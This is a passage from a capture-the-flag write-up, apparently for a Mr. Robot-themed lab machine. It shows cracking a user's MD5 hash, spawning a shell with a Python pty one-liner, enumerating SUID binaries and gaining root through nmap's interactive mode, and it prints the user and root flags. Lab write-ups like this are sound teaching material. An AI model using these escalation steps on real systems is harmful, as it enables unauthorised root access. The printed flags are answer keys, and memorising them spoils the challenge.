password.raw-md5
```

```
Console

daemon@ip-10-65-177-191:/home/robot$ cat key-2-of-3.txt
cat key-2-of-3.txt
cat: key-2-of-3.txt: Permission denied
daemon@ip-10-65-177-191:/home/robot$ cat password.raw-md5
cat password.raw-md5
robot:c3fcd3d76192e4007dfb496cca67e13b
```

To crack this hash, we'll use the crackstation.net platform.



Now we know there's a user called robot and an encrypted password which is abcdefghijklmnopqrstuvwxyz. Let's try to access this user's SSH.

Success!

But this type of terminal won't make our work easier. Let's test Python to open a bash for us by running:

```
python -c 'import pty; pty.spawn("/bin/bash")'
```

Now that we're inside, let's grab the user flag.

5.2. User Flag

Location: /home/robot

```
Flag: 822c73956184f694993bede3eb39f959
```

6. Post-Exploitation and Privilege Escalation

6.1. Internal Enumeration

In order to find what kind of privileges our current user can execute, we don't have any permission when running sudo -l.

Console

```
robot@ip-10-65-177-191:~$ sudo -l
[sudo] password for robot:
Sorry, user robot may not run sudo on ip-10-65-177-191.
```

So, let's look for binary alternatives by running:

`find / -perm -4000 -type f 2>/dev/null`

We get the following results:

Console

```
robot@ip-10-65-177-191:~$ find / -perm -4000 -type f 2>/dev/null
/bin/umount
/bin/mount
/bin/su
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/sudo
/usr/bin/pkexec
/usr/local/bin/nmap
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmcrypt-get-device
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/vmware-tools/bin32/vmware-user-suid-wrapper
/usr/lib/vmware-tools/bin64/vmware-user-suid-wrapper
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
```

6.2. Escalation Vector

We identified nmap after enumerating the binaries. Nmap, depending on the version, has an interactive interface. When calling **/usr/local/bin/nmap** we fall into this interface.

```
Console

robot@ip-10-65-177-191:~$ /usr/local/bin/nmap
Starting nmap V. 3.81 ( http://www.insecure.org/nmap/ )
Welcome to Interactive Mode -- press h <enter> for help
nmap> whoami
root
```

There's just one problem though - we can't navigate like a terminal in this interface.

```
Console

nmap> pwd
/home/robot
nmap> cd ..
nmap> pwd
/home/robot
```

We're still in the same place even trying to go back one directory. To work around this, we'll use the service's read permission, so we'll pass the path where root is and use cat to read the file with the standard flag nomenclature we've found so far.

```
Console

nmap> cat /root/key-3-of-3.txt
04787ddef27c3dee1ee161b21670b4e4
```

6.3. Root/Administrator Flag

Location: /root

`Flag: 04787ddef27c3dee1ee161b21670b4e4`